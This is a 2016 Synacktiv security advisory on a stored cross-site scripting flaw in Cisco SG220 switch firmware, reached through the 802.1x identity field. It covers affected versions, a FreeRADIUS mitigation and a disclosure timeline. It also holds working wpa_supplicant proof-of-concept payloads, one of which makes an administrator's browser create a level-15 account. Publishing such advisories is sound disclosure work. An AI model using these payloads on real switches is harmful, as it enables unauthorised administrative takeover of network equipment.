Stored Cross-Site Scripting in Cisco SG220 series

Security advisory

12/09/2016

Nicolas Collignon
Renaud Dubourguais

Vulnerability description


The Cisco SG220 series

The SG220 series is a range of switches provided by Cisco to small businesses which "*bridge the gap between managed and smart switches to offer customers the best of both worlds*" and "*provide the higher levels of security, management, and scalability you expect from managed switches, affordably priced like smart switches*".

The issue

When a 802.1x certificate-based port authentication is configured, Synacktiv has identified a vulnerability in the Cisco SG220 series allowing attackers acting from the internal network to inject malicious JavaScript code which is next triggered and executed by the switch's administrators. From this point, an attacker could perform highly privileged actions on the switch regarding the victim's privileges (add users, disable security features, leak secrets, etc.).

This issue is the result of a missing encoding process when an administrator displays usernames used during the 802.1x authentication process (Security → 802.1x → Port Authentication):



~~https~~://[redacted]home.html?ver=1.0.0.18

[redacted] says:

Rulez!

☐ Prevent this page from creating additional dialogs.

OK

Note that the malicious JavaScript code is injected in the switch web interface only if the 802.1x authentication succeeded. Consequently, **only attackers with valid 802.1x credentials can exploit the vulnerability.**

Affected versions

The following versions has been proved to be affected:

- Smart Plus Switch Firmware 1.0.0.17;
- Smart Plus Switch Firmware 1.0.0.18.

Mitigation

For the moment, no official mitigation exists as we have just contacted the Cisco Product Security Incident Response. However, additional security checks can be configured on the RADIUS server in order to check the user identity.

For example, setting the following check in the *policy.d/filter* file in FreeRADIUS will indireclty fix the issue:

```
filter_username {
        if (&User-Name !~ /^[a-zA-Z0-9@.-]+$/) {
                reject
        }
[…]
}
```

Timeline

Date	Action
20/05/2016	Advisory sent to Cisco Product Security Incident Response.
31/08/2016	Vendor fix available https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160831-sps1

Technical description and proof-of-concept


Attack scenario

To illustrate our proof-of-concept, the chosen scenario is an attacker acting from the internal network with valid 802.1x credentials. In that case, the attacker can inject a malicious user identity containing JavaScript code during the 802.1x authentication.

Once the 802.1x authentication is done and as long as the attacker stays connected to the network, if an switch's administrator access the “Port Authentication” web page, he will trigger the malicious payload.


The JavaScript payload can next perform actions on the administrator behalf such as creating users, disabling security features, etc.

This attack can be illustrated by the following schema:


Administrator
3. <script>...</script>
2. Browse "Port Authentication" web page
Corporate switch
Attacker
1. 802.1x certificate-based authentication
identity=<script>...</script>@lan

Vulnerability discovery

To trigger the vulnerability, the remote switch must be configured to perform 802.1x certificate-based authentication on the port used by the attacker (Security → 802.1x → Port Authentication):



~~https~~:/[redacted]html/sec_dot1x_portEdit.html?port=GE13

Interface: Port GE13 ▾

User Name:

Administrative Port Control:
○ Disabled
○ Force Unauthorized
● Auto
○ Force Authorized

Guest VLAN: □ Enable

Periodic Reauthentication: ☑ Enable

Reauthentication Period: 3600 sec (Range: 30 - 65535, Default: 3600)

Authenticator State: Initialize

Quiet Period: 60 sec (Range: 0 - 65535, Default: 60)

Max EAP Requests: 2 (Range: 1 - 10, Default: 2)

Supplicant Timeout: 30 sec (Range: 1 - 65535, Default: 30)

Note that the switch must also be connected to a RADIUS server to successfully authenticate users.


Once the environment is set up, playing with 802.1x is an easy thing with Linux and *wpa_supplicant*. For example, the following *wpa_supplicant* configuration will perform a 802.1x certificate-based authentication:

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=0
eapol_version=2
ap_scan=0

network={
        id_str="lan"
        eap=TLS
        key_mgmt=IEEE8021X
        ca_cert="/tmp/ca.pem"
        subject_match="/C=FR/ST=IDF/L=Paris/O=MyOrg/CN=MyServ"
        client_cert="/tmp/mycert.crt"
        private_key="/tmp/mykey.key"
        private_key_passwd="mypassword"
        identity="myidentity@lan"
}
```

The interesting thing here is the *identity* parameter. Indeed, during a 802.1x certificate-based authentication, this parameter is unused (only the user's public certificate and private key is actually used). Consequently, an attacker can insert whatever he wants such as JavaScript code for example. Note that whitespaces are denied in the payload:

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=0
eapol_version=2
ap_scan=0

network={
        id_str="lan"
        eap=TLS
        key_mgmt=IEEE8021X
        ca_cert="/tmp/ca.pem"
        subject_match="/C=FR/ST=IDF/L=Paris/O=MyOrg/CN=MyServ"
        client_cert="/tmp/mycert.crt"
        private_key="/tmp/mykey.key"
        private_key_passwd="mypassword"
        identity="me<script>alert('Rulez!')</script>@lan"
}
```

This parameter is however reused by the Cisco switch to display the user identity in the switch's web interface but this data is not encoded:



~~https~~://[redacted]home.html?ver=1.0.0.18

[redacted] says:

Rulez!

□ Prevent this page from creating additional dialogs.

OK

Impact


A successful exploitation could allow an attacker acting from the internal network with valid 802.1x credentials to trick an authenticated user and perform privileged actions on their behalf such as adding a new administrator user account, disable security features, leaking secrets, etc.

Proof of concept

The following *wpa_supplicant* configuration will lead an administrator to create a new level 15 user:

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=0
eapol_version=2
ap_scan=0

network={
        id_str="lan"
        eap=TLS
        key_mgmt=IEEE8021X
        ca_cert="/tmp/ca.pem"
        subject_match="/C=FR/ST=IDF/L=Paris/O=MyOrg/CN=MyServ"
        client_cert="/tmp/mycert.crt"
        private_key="/tmp/mykey.key"
        private_key_passwd="mypassword"
        identity="me<script>$.ajax({type:'POST',url:'/cgi/set.cgi?
cmd=aaa_userAdd&dummy=146019899',data:'{\"_ds=1&userName=kikoo1234&password=Abcdefghijkl_2&
confirmPassword=Abcdefghijkl_2&priv=15&_de=1\":
{}}',contentType:'application/json'})</script>@lan"
}
```

After browsing the “Port Authentication” web page with a level 15 user account, the new user is created:



User Accounts

User Account Table

□	User Name	User Level
□	[redacted]	[redacted]
□	[redacted]	[redacted]
□	[redacted]	[redacted]
□	kikoo1234	Read/Write Management Access (15)